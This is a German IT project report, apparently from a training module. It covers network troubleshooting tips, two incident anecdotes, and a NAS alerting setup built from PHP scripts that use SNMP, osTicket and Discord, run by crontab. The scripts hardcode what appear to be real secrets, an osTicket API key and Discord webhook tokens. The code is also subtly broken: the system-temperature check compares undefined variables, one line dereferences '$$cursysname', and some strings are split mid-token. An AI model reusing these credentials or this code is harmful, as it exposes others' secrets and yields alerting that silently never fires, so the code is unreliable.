Kleiner Tipp zum Schluss: Verwende tcpdump ausschliesslich von der Konsole Ihres Linux-Rechners aus. Falls Sie ihn per Telnet oder ssh von einem anderen Rechner aus starten, protokolliert tcpdump ständig den Datenverkehr zwischen dem Terminal und dem Linux-Rechner – und erzeugt damit nur neuen Datenverkehr.

12.1.12. Was tun, wenn das Netzwerk langsam ist?

Ist das Netzwerk zu langsam? Liegen die Ergebnisse deutlich unter den Idealwerten? Dann solltest du das Netzwerk genauer untersuchen.

Zunächst ist der eigene Computer dran. Überträgt der vielleicht gerade andere Daten ins Netzwerk. Tummelt sich vielleicht ein anderer Benutzer auf einer Freigabe und holt eine Datei ab? Dann schalte die Freigaben oder das für den Netz-Zugriff zuständige Programm ab und wiederhole den Test.

Die zweite Frage: Ist der Computer schnell genug? Im Test erreichte zum Beispiel ein alter Pentium 90, der sein Gnadenbrot als Linux-Server verdiente, nur etwa die halbe Übertragungsleistung mit einem 100 MBit-Netzwerkanschluss. Bei solchen alten Kisten sollten Sie auch nicht mehr erwarten.

Die nächste Frage: Ist die Netzwerkkarte überhaupt schnell genug? Werfe einen Blick auf die Rückseite des Computers und stelle sicher, dass da wirklich eine 1000 MBit-Karte eingebaut ist – oder hängt da vielleicht noch die längst vergessene 100-MBit-Ersatzkarte im Rechner, die bei der letzten Reparatur vergessen wurde. Die Geschwindigkeitsbezeichnung findest du in der Regel ist das auf der Blende der Karte. Falls nicht, hilft nur aufschrauben und reingucken.

Oft liegt es auch an der Karte selbst. Billige Adapter bringen oft nicht die Leistung wie höherwertige. In einem Test mit einer alten Billig-Karte fiel die Übertragungsleistung beim Senden auf knapp 70 MBit pro Sekunde. Also lohnt es sich, die eingebaute Netzwerkkarte gegen eine andere zu tauschen und den Test zu wiederholen.

Nach dem Computer sind die Netzwerkkabel dran. Für das 1000-MBit-Netz müssen auf jeden Fall CAT-5-Kabel verlegt sein. Wirf einen Blick auf die Kabel. Steht auf der Ummantelung nicht "CAT-5" oder "Category 5", lohnt es sich, das Kabel testweise gegen ein anderes zu tauschen. Danach die Geschwindigkeit noch einmal testen. Kommen die Geschwindigkeitsprobleme nur bei einem bestimmten Computer vor, lohnt auch hier der Austausch des Kabels bis zum Hub oder Patch-Panel. Möglicherweise bremst ein Defekt die Daten aus.

Bei grösseren Netzen gibt es möglicherweise einen Defekt an der Dose oder am Patch-Panel. Um diesen auszuschliessen, stöpsle den Computer in eine andere Dose. Oder überbrücke – falls möglich – die Strecke zum Patch Panel mit einer fliegenden Leitung. Achte aber darauf, diese Leitung so zu verlegen, dass niemand darüber stolpert.

Mögliche Ursachen für Störungen können schlechte Verbindungen zwischen Kabeln und Steckern sein oder eine fehlende Abschirmung. Bei selbst konfektionierten Kabeln wird diese Abschirmung oft zu weit entfernt. Ebenfalls problematisch sind geknickte Leitungen und zu enge Biegeradien.

Natürlich muss auch der Switch genügend Leistung bringen. Vergewissere dich, dass da ein 1000-MBit-Gerät steht und nicht etwa ein alter 100-MBit-Hub, der noch aus dem letzten Umbau stehen geblieben ist.

12.1.13. Notebook: Kleine Ursache für Ausfall des WLAN

Du kommst von unterwegs nach Hause und möchten sich mit deinem Laptop oder anderem mobilen Gerät ins WLAN daheim einklinken und nichts geht.

Oft ist die Ursache eine simple Deaktivierung des WLAN-Moduls. Vor allem, wenn dein Gerät einen mechanischen Schiebenschalter an der Front oder einer der Seiten hat, kann das beim Einpacken schon mal passieren.

Hat der mobile Computer einen WLAN-Ausschalter per Tastenkombination, probiere die einmal aus. An der Meldung am Bildschirm oder per Status-LED siehst du, ob das Gerät eventuell auf Funkstille geschaltet war.

Bevor du also deinen WLAN-fähigen Router verdächtigst oder andere Fehlermöglichkeiten in Betracht ziehst, prüfe erst einmal, ob das Funknetz an deinem Computer überhaupt aktiv ist.

13. Erfolgter Vorfall

Hier werde ich zwei erfolgte Fälle aufzeigen, die eine langsame Verbindung bzw. gar keine Verbindung zur Folge hatte.

13.1. Langsame / Keine Verbindung zu ESX Host

Auf meinem llsvesx02 hatte ich bis vor drei Monaten, ständig eine langsame Verbindung. So klickte ich auf ein Icon im WebGUI und die Website antworte erst 30 Sekunden später. Wie mühsam es so ist eine VM zu erstellen, noch zu konfigurieren muss ich hier wohl nicht erläutern. Auch pings waren extrem langsam auf diesen Host. So überprüfte ich die um diesen Host stehende Infrastruktur. Was mir direkt ins Auge stickte war das Kabel, da der Switch sehr neu war und das Kabel wirklich nicht mehr gut aussah. Ich wechselte das Kabel via fliegenden neuen Kabel aus und versuchte eine VM zu erstellen und plötzlich lief alles ohne Probleme.


13.2. Abbrechende RDP Sessions

Vor etwa 5 Monaten wechselte ich den Switch an meinen ESX Host aus. Beim ESX Host kam ein alter Switch zum Einsatz. Am nächsten Tag arbeitete ich auf einer VM via RDP und plötzlich viel die Verbindung zum Server aus. Nach einem neuem Verbindungsaufbau funktionierte es wieder für einige Minuten und brach wieder ab. Da zuvor alles funktionierte ohne Probleme musste es bestimmt am Switch liegen. Ich schaute mir diesen genauer an und musste feststellen, dass dieser nur für 100 Mbit ausgelegt ist. Somit nicht für meine Zwecke nutzbar, ich bestellte mir einen neuen Switch und ersetzte den 100 Mbit Switch.

14. Eigene Idee Störungsmanagement


In diesem Kapitel werde ich eine komplette Störungsmanagement Umgebung aufbauen, die es ermöglicht bevorstehende Probleme auf einem Beispielserver zu erkennen und dann entsprechend ein Ticket in einem Tickettool zu erstellen und zudem den Admin via E-Mails zu informieren sowie dessen Team via Discord. Diese Lösung wird für das fiktive Unternehmen WeDo entwickelt.

14.1. Erklärung Idee



Die grundlegende Idee ist, einen Server zu monitoren, in diesem Fall wird es mein Synology NAS sein. Es gibt einen dedizierten Server für das Monitoring, auf diesem läuft bereits das Grafana Monitoring. Nebenbei wird alle 5 Minuten und alle 30 Minuten ein Script ausgeführt, welches die kritische sowie nicht-kritische Infrastruktur überprüft. Wenn eine der beiden Scripts einen positiven Fall findet, gibt es via API eine Meldung in den Discord Chat des Linux Team der WeDo AG. Gleichzeitig wird auch ein Ticket im OSTicket erstellt, sobald das Problem ermittelt wurde. Der OSTicket-Server wurde gemäss Anleitung aus dem Modul 437 aufgesetzt und konfiguriert.

14.2. Organisation WeDo



14.3. IT-Infrastruktur

In diesem Teil wird die IT-Infrastruktur der WeDO AG dokumentiert und kommentiert.

14.3.1. Namenskonvention

Folgende Namenskonvention wird bei der WeDO AG verwendet. Beispiel: **wdsvtest01**
WeDo **Server** **Produktbeschreibung** max. vier Zeichen **Server ID**

14.3.2. Server

Folgende Server werden für dieses Projekt verwendet.


- wdsvmon01
 - o Ubuntu 20.04
 - o CPU: 4
 - o RAM: 4GB
 - o IP: 172.16.14.44
- Wdsvost01
 - o Ubuntu 20.04
 - o CPU: 4
 - o RAM: 4GB
 - o IP: 172.16.14.46
- wdsvtest01 (llsvnas01)
 - o DSM 6.2.2.-24922 Update 4
 - o CPU: 2
 - o RAM: 2GB
 - o IP: 172.16.14.42 (192.168.0.100)

14.4. Beispielserver

Der Beispielserver ist in diesem Fall ein Synology NAS, welches durch unser Monitoring Server geprüft wird. Synology bietet einen sehr guten [MIB Guide](#) für deren Disk Station. Auf dem Monitoring Server muss auf noch SNMP installiert werden. Dafür werden wir auf dem Server SNMP als OS-Dienst installieren sowie als Erweiterung für PHP, da unser Script ein PHP-Script sein wird.

14.4.1. Konfiguration SNMP Synology

Auf dem Synology NAS kann SNMP ganz einfach aktiviert werden.



Dafür öffnet man die Systemsteuerung und wählt dort den Punkt «Terminal & SNMP».



Danach wählt man den SNMP Reiter aus und aktiviert den SNM-Dienst und setzt die gewünschte Community.

14.4.2. Konfiguration SNMP Ubuntu

Um SNMP auf dem Host im Terminal zu nutzen muss man die SNMP-Pakete herunterladen. Dafür kann man folgenden Befehl nutzen.

```
sudo apt-get install snmp
```

14.4.3. Konfiguration SNMP PHP

Um SNMP in PHP-Scripts zu nutzen muss man die SNMP Erweiterung für PHP installieren. Dafür kann man folgenden Befehl nutzen.

```
sudo apt-get install -y php-snmp
```

14.5. Monitoring via Script

Das Monitoren des Synology NAS wurde bereits unter dem Punkt Monitoring mittels Grafana ermöglicht. Nun wollen wir, dass ein Script regelmässig die «Gesundheit» des NAS abfragt und im Notfall entsprechende Wege selbstständig einleitet. In diesem Beispiel wurden zwei Scripts erstellt, das Critical Script und das Non-Critical Script.

14.5.1. Erklärung des Critical-Script

Das Critical-Script wird, wie bereits der Name sagt, für die kritischen Bereich bzw. Komponenten des NAS verwendet. Da es sich hier nur um eine Demonstration handelt, habe ich mich dafür entschieden, dies anhand der Temperatur zu machen. Somit wird, wenn das System oder jeweils einer der beiden Disks zu warm wird ein Alert ausgelöst, sprich dann wird das Critical Script ausgeführt. Das Critical-Script sieht folgendermassen aus:

```
<?php
#$test = snmpget -v 1 -O v 192.168.0.100 -c public .1.3.6.1.4.1.6574.1.2.0;

require __DIR__ . '/vendor/autoload.php';

use \DiscordWebhooks\Client;
use \DiscordWebhooks\Embed;

$oksystemp = '40';

$oksyshdd1 = '40';

$oksyshdd2 = '40';

$cursystemp = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.1.2.0');

$cursyshdd1 = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.2.1.1.6.0');

$cursyshdd2 = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.2.1.1.6.1');

$cursysname = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.2.1.1.5.0');

$cursystyp = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.1.0');

$cursysnbr = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.2.0');

$cursysos = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.3.0');

function ticketalerthotsys() {
```

```
# Configuration: Enter the url and key. That is it.  
# url => URL to api/task/cron e.g # http://yourdomain.com/support/api/tickets.json  
# key => API's Key (see admin panel on how to generate a key)  
  
$cursystemp = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.1.2.0');  
  
$cursyshdd1 = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.2.1.1.6.0');  
  
$cursyshdd2 = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.2.1.1.6.1');  
  
$cursysname = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.2.1.1.5.0');  
  
$cursystyp = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.1.0');  
  
$cursysnbr = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.2.0');  
  
$cursysos = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.3.0');  
  
  
$config = array(  
    'url'=>'http://10.0.0.56/api/http.php/tickets.json',  
    'key'=>'89D8CAB6EA89658F6A7FEADEDCE41CC7'  
);  
  
# Fill in the data for the new ticket, this will likely come from $_POST.  
  
  
$data = array(  
    'name'      =>      'SYNOLOGY NAS SYSTEM',  
    'email'     =>      'systemalert@luis-luescher.com',  
    'subject'   =>      'SYSTEM ALERT',  
    'message'   =>      "Your System is to hot. Please check Systemp. Kind regards CIT-  
OIN Operations & Infrastructre Network Team HOSTINFORMATION: SYSTEMP: ".$cursystemp.",  
SYSHDD1TEMP: ".$cursyshdd1.", SYSHDD2TEMP: ".$cursyshdd2.", SYSHOSTNAME: ".$cursysname.",  
SYSTYPE: ".$cursystyp.", SYSProdNUM: ".$cursysnbr.", SYSOS: ".$cursysos."",  
    'attachments' => array(),  
);
```

```
/*
 * Add in attachments here if necessary
$data['attachments'][] =
array('filename.pdf' =>
      'data:image/png;
base64, ' .
      base64_encode(file_get_contents('/path/to/filename.pdf')));
*/

#pre-checks
function_exists('curl_version') or die('CURL support required');
function_exists('json_encode') or die('JSON support required');

#set timeout
set_time_limit(30);

#curl post
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $config['url']);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($data));
curl_setopt($ch, CURLOPT_USERAGENT, 'osTicket API Client v1.7');
curl_setopt($ch, CURLOPT_HEADER, FALSE);
curl_setopt($ch, CURLOPT_HTTPHEADER, array( 'Expect:', 'X-API-
Key: '.$config['key']));
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, FALSE);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, TRUE);
$result=curl_exec($ch);
$code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
curl_close($ch);

if ($code != 201)
    die('Unable to create ticket: '.$result);

$ticket_id = (int) $result;

# Continue onward here if necessary. $ticket_id has the ID number of the
# newly-created ticket

#####
##### Discord Part #####
#####

#####
#####
```

```
#####
#
$webhook = new Client('https://discordapp.com/api/webhooks/720553610861084686
/5cy04PRstnPxlp9kEoY_q8gIgytybLye-GQVt3X2DDXd3UYB0xZLUInNLog-0QBB1rhy');
$embed = new Embed();

$embed->description("Please review this incident");
$embed->author("New Alert ticket");
$embed->field("OSTICKET", "http://10.0.0.56", true);
$embed->field("Alert Ticket", "SYNOLOGY NAS SYSTEM", true);
$embed->field("SYSTEMP", $cursystemp, true);
$embed->field("SYSHDD1TEMP", $cursyshdd1, true);
$embed->field("SYSHDD2TEMP", $cursyshdd2, true);
$embed->field("SYSHOSTNAME", $cursysname, true);
$embed->field("SYSTYPE", $cursystyp, true);
$embed->field("SYSPRODNUM", $cursysnbr, true);
$embed->field("SYSOS", $cursos, true);

$webhook
    ->username("OSTicket")
    ->username("Alert Message")
    ->embed($embed)
    ->send();
}

function ticketalerthotsyshdd() {
#####
#####
##### OSTicket Part #####
#####
#####
#####
#####

$cursystemp = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.1.2.0');

$cursyshdd1 = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.2.1.1.6.0');

$cursyshdd2 = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.2.1.1.6.1');
```

```
$cursysname = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.2.1.1.5.0');

$cursystyp = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.1.0');

$cursysnbr = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.2.0');

$cursysos = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.3.0');

# Configuration: Enter the url and key. That is it.
# url => URL to api/task/cron e.g # http://yourdomain.com/support/api/tickets.json
# key => API's Key ( see admin panel on how to generate a key )
#

$config = array(
    'url'=>'http://10.0.0.56/api/http.php/tickets.json',
    'key'=>'89D8CAB6EA89658F6A7FEADEDCE41CC7'
);

# Fill in the data for the new ticket, this will likely come from $_POST.

$data = array(
    'name'      =>      'SYNOLOGY NAS SYSTEM',
    'email'     =>      'systemalert@luis-luescher.com',
    'subject'   =>      'SYSTEM ALERT',
    'message'   =>      "Your Systems HDD is to hot. Please check System HDD
Temp Disk. Kind regards CIT-
OIN Operations & Infrastructure Network Team HOSTINFORMATION: SYSTEMP: ".$cursyste
mp.", SYSHDD1TEMP: ".$cursyshdd1.", SYSHDD2TEMP: ".$cursyshdd2.", SYSHOSTNAME: ".$
$cursysname.", SYSTYPE: ".$cursystyp.", SYSNUM: ".$cursysnbr.", SYSOS: ".$cursysos."",
    'attachments' => array(),
);

/*
 * Add in attachments here if necessary
$data['attachments'][] =
array( 'filename.pdf' =>
'data:image/png;base64,' .
base64_encode( file_get_contents( '/path/to/filename.pdf' ) ) );
*/
#pre-checks
```

```
function_exists( 'curl_version' ) or die( 'CURL support required' );
function_exists( 'json_encode' ) or die( 'JSON support required' );

#set timeout
set_time_limit( 30 );

#curl post
$ch = curl_init();
curl_setopt( $ch, CURLOPT_URL, $config['url'] );
curl_setopt( $ch, CURLOPT_POST, 1 );
curl_setopt( $ch, CURLOPT_POSTFIELDS, json_encode( $data ) );
curl_setopt( $ch, CURLOPT_USERAGENT, 'osTicket API Client v1.7' );
curl_setopt( $ch, CURLOPT_HEADER, FALSE );
curl_setopt( $ch, CURLOPT_HTTPHEADER, array( 'Expect:', 'X-API-
Key: '.$config['key'] ) );
curl_setopt( $ch, CURLOPT_FOLLOWLOCATION, FALSE );
curl_setopt( $ch, CURLOPT_RETURNTRANSFER, TRUE );
$result = curl_exec( $ch );
$code = curl_getinfo( $ch, CURLINFO_HTTP_CODE );
curl_close( $ch );

if ( $code != 201 )
die( 'Unable to create ticket: '.$result );

$ticket_id = ( int ) $result;

# Continue onward here if necessary. $ticket_id has the ID number of the
# newly-created ticket

#####
##### Discord Part #####
#####

$webhook = new Client( 'https://discordapp.com/api/webhooks/72055361086108468
6/5cy04PRstnPxlp9kEoY_q8gIgytybLye-GQVt3X2DDXd3UYB0xZLUInNLog-0QBB1rh
y' );
$embed = new Embed();

$embed->description("Please review this incident");
$embed->author("New Alert ticket");
$embed->field("OSTICKET", "http://10.0.0.56", true);
$embed->field("Alert Ticket", "SYNOLOGY NAS SYSTEM", true);
$embed->field("SYSTEMP", "$cursystemp", true);
```

```
$embed->field("SYSHDD1TEMP", "$cursyshdd1", true);
$embed->field("SYSHDD2TEMP", "$cursyshdd2", true);
$embed->field("SYSHOSTNAME", "$cursysname", true);
$embed->field("SYSTYPE", "$cursystyp", true);
$embed->field("SYSPRODNUM", "$cursysnbr", true);
$embed->field("SYSOS", "$cursysos", true);

$webhook
->username( 'OSTicket' )
->username( 'Alert Message' )
->embed( $embed )
->send();

}

if ( $cursystemtemp >= $oksystemtemp ) {

    ticketalerthotsys();
    echo "SYSTEM TO HOT, TICKET CREATED, TEAM INFORMED VIA DISCORD\n";

} else {

    echo "$cursystemtemp\n";
    echo "SYSTEM OK\n";


}

if ( $cursyshdd1 >= $oksyshdd1 ) {

    ticketalerthotsyshdd();
    echo "HDD1 TO HOT, TICKET CREATED, TEAM INFORMED VIA DISCORD\n";

} else {

    echo "$cursyshdd1\n";
    echo "SYSHD1TEMP OK\n";


}

if ( $cursyshdd2 >= $oksyshdd2 ) {

    ticketalerthotsyshdd();
    echo "HDD2 TO HOT, TICKET CREATED, TEAM INFORMED VIA DISCORD\n";

} else {

    echo "$cursyshdd2\n";
```

```
    echo "SYSHDD2TEMP OK\n";
}

?>
```

Einfach gesagt, das Script überprüft via «SHELL_EXE» und dem Befehl «snmpget» die vordefinierten OID. Die Werte werden bereits bei diesem Befehl entsprechend angepasst, sodass wir die nur benötigen Daten bzw. Zahlenfolge erhalten. Danach werden die verschiedenen Funktionen für jeweils zu warme HDDs oder zu warmes System definiert. Wenn die erhaltenen Werte durch die SNMP Abfrage die definierten Variablen überschreiten oder gleichstellend sind, werden die entsprechenden Funktionen genutzt und ausgeführt.

14.5.2. Erklärung des Non-Critical-Script

Das Non-Critical-Script wird, wie bereits der Name sagt, für den nicht-kritischen Bereich bzw. Komponenten des NAS verwendet. Da es sich hier nur um eine Demonstration handelt, habe ich mich dafür entschieden, dies anhand der Updates zu machen. Somit wird, wenn für das System ein Update verfügbar ist ein Note ausgelöst, sprich dann wird das None-Critical Script ausgeführt. Das Non-Critical-Script sieht folgendermassen aus:

```
<?php
#$test = snmpget -v 1 -O v 192.168.0.100 -c public .1.3.6.1.4.1.6574.1.2.0;

require __DIR__ . '/vendor/autoload.php';

use \DiscordWebhooks\Client;
use \DiscordWebhooks\Embed;

$oksysupd = "2";

$cursysupd = snmpget("192.168.0.100", "public", "1.3.6.1.4.1.6574.1.5.4.0");

function ticketnote() {
    # Configuration: Enter the url and key. That is it.
    # url => URL to api/task/cron e.g # http://yourdomain.com/support/api/tickets.json
    # key => API's Key (see admin panel on how to generate a key)
    $cursystemp = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.1.2.0');

    $cursyshdd1 = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.2.1.1.6.0');

    $cursyshdd2 = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.4.1.6574.2.1.1.6.1');

    $cursysname = shell_exec('snmpget -Oqv -v 2c -
c public 192.168.0.100 .1.3.6.1.2.1.1.5.0');
```

```
$cursystyp = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.1.0');

$cursysnbr = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.2.0');

$cursysos = shell_exec('snmpget -Oqv -v 2c -c public 192.168.0.100 .1.3.6.1.4.1.6574.1.5.3.0');

$config = array(
    'url'=>'http://10.0.0.56/api/http.php/tickets.json',
    'key'=>'89D8CAB6EA89658F6A7FEADEDCE41CC7'
);

# Fill in the data for the new ticket, this will likely come from $_POST.

$data = array(
    'name'      =>      'SYNOLOGY NAS SYSTEM',
    'email'     =>      'system@luis-luescher.com',
    'subject'   =>      'SYSTEM Note',
    'message'   =>      "There is a System upgrade available, please upgrade
your System asap. Kind regards CIT-
OIN Operations & Infrastructre Network Team HOSTINFORMATION: SYSTEMP: ".$cursyste
mp.", SYSHDD1TEMP: ".$cursyshdd1.", SYSHDD2TEMP: ".$cursyshdd2.", SYSHOSTNAME: ".$
$cursysname.", SYSTYPE: ".$cursystyp.", SYSNUM: ".$cursysnbr.", SYSOS: ".$cur
sysos."",
    'attachments' => array(),
);

#
/*
 * Add in attachments here if necessary
$data['attachments'][] =
array('filename.pdf' =>
    'data:image/png;base64, ' .
    base64_encode(file_get_contents('/path/to/filename.pdf'))));
*/

#pre-checks
function_exists('curl_version') or die('CURL support required');
function_exists('json_encode') or die('JSON support required');

#set timeout
set_time_limit(30);

#curl post
```

```
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $config['url']);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($data));
curl_setopt($ch, CURLOPT_USERAGENT, 'osTicket API Client v1.7');
curl_setopt($ch, CURLOPT_HEADER, FALSE);
curl_setopt($ch, CURLOPT_HTTPHEADER, array( 'Expect:', 'X-API-
Key: '.$config['key']));
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, FALSE);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, TRUE);
$result=curl_exec($ch);
$code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
curl_close($ch);

if ($code != 201)
    die('Unable to create ticket: '.$result);

$ticket_id = (int) $result;

# Continue onward here if necessary. $ticket_id has the ID number of the
# newly-created ticket

#####
##### Discord Part #####
#####

#####
#####



$webhook = new Client('https://discordapp.com/api/webhooks/720574482808438806
/Uu58QDKQQTvi6f0m-bR7pnAhIiIKU9YfH3k_jdROAWS-12JBPxCbYqkMi2cJFGswmhZR');
$embed = new Embed();

$embed->description("Please review this Note");
$embed->author("There is a system upgrade available");
$embed->field("OS Ticket", "http://10.0.0.56", true);
$embed->field("SYSTEMP", "$cursystemp", true);
$embed->field("SYSHDD1TEMP", "$cursyshdd1", true);
$embed->field("SYSHDD2TEMP", "$cursyshdd2", true);
$embed->field("SYSHOSTNAME", "$cursysname", true);
$embed->field("SYSTYPE", "$cursystyp", true);
$embed->field("SYSPRODNUM", "$cursysnbr", true);
$embed->field("SYSOS", "$cursysos", true);

$webhook
```

```
->username("OSTicket")
->username("Update OS")
->embed($embed)
->send();

}

if ($cursysupd > $oksysupd) {

    ticketnote();

} else {
    echo "No update available";
}

?>
```

Das Prinzip ist beim Non-Critical Script dasselbe wie auch beim Critical Script.

14.5.3. Alert Ticket Erklärung & Nutzung

Die Alert Ticket werden für die Emergency Tickets genutzt. Im OSTicket ist es so konfiguriert, dass Tickets aus diesem Poll automatisch ein 24/7 SLA erhalten, der Critical Infrastructure. Dieses SLA bzw. OLA ist ein internes Prozedere und ermöglicht die aller schnellste Intervention seitens der WeDo AG. Da durch ein solches Ticket ein bevorstehendes Problem innerhalb der Infrastruktur entdeckt wurde und dies das Unternehmen sowie auch Kunden betreffen könnte.

14.5.4. Note Ticket Erklärung & Nutzung

Beim Note Ticket werden Normal Tickets genutzt. Im OSTicket gibt es auch für diese Tickets keine vordefinierten Filter und somit auch kein 24/7 SLA. Dieses Ticket wird für zwar auch wichtige Werte genutzt, die aber von der Priorität entsprechend tiefer als die Alert-Tickets liegen.

14.5.5. Automatisierung via Crontab

Das Critical-Script wird über folgenden Crontab ausgeführt. Jede Minute wird das Script ausgeführt. Die entstandenen Ausgaben, werden im Output File gespeichert.

```
* * * * * /usr/bin/php /home/luis/critical_synology-nas.php > /var/log/synology/critical.log
```

Für das Non-Critical-Script wird folgenden Crontab ausgeführt. Alle 30 Minuten wird das Script ausgeführt. Die entstandenen Ausgaben, werden im Output File gespeichert.

```
*/30 * * * * /usr/bin/php /home/luis/noncritical_synology-nas.php >
/var/log/synology/noncritical.logs
```

14.6. OS Ticket

ist ein weit verbreitetes Open-Source-Support-Ticket-System. Es vereint nahtlos Anfragen, die per E-Mail, Telefon- oder über Online-Formulare gestellt werden, in einer einfach zu handhabenden Web-basierten Oberfläche. Verwalten, organisieren und archivieren Sie alle Ihre Support-Anfragen und ihren dazugehörigen Antworten an einem Ort. So können Sie schnell und zuverlässig und so den Interessen Ihrer Kunden die Aufmerksamkeit und Hilfe geben, die sie verdienen. Einige Erklärungen aus dieser Dokumentation können aus anderen Dokumentationen stammen wie zB. aus Leistungsnachweisen des M437.

14.6.1. Erstellen einer VM via VMware ESX

Bild	Beschreibung
	1. Im VMWare ESXI Home-Fenster auf VM erstellen/ registrieren klicken.
	2. Nun wählt man den Erstellungstyp aus. Wir erstellen eine neue VM, daher wählen wir die 1. Auswahlmöglichkeit aus.

(virtuelle ESXi 6.0-Maschine)

Namen und Gastbetriebssystem auswählen

Eindeutigen Namen und Betriebssystem festlegen

Name
llszh03

Namen von virtuellen Maschinen können bis zu 80 Zeichen enthalten und müssen eindeutig sein.

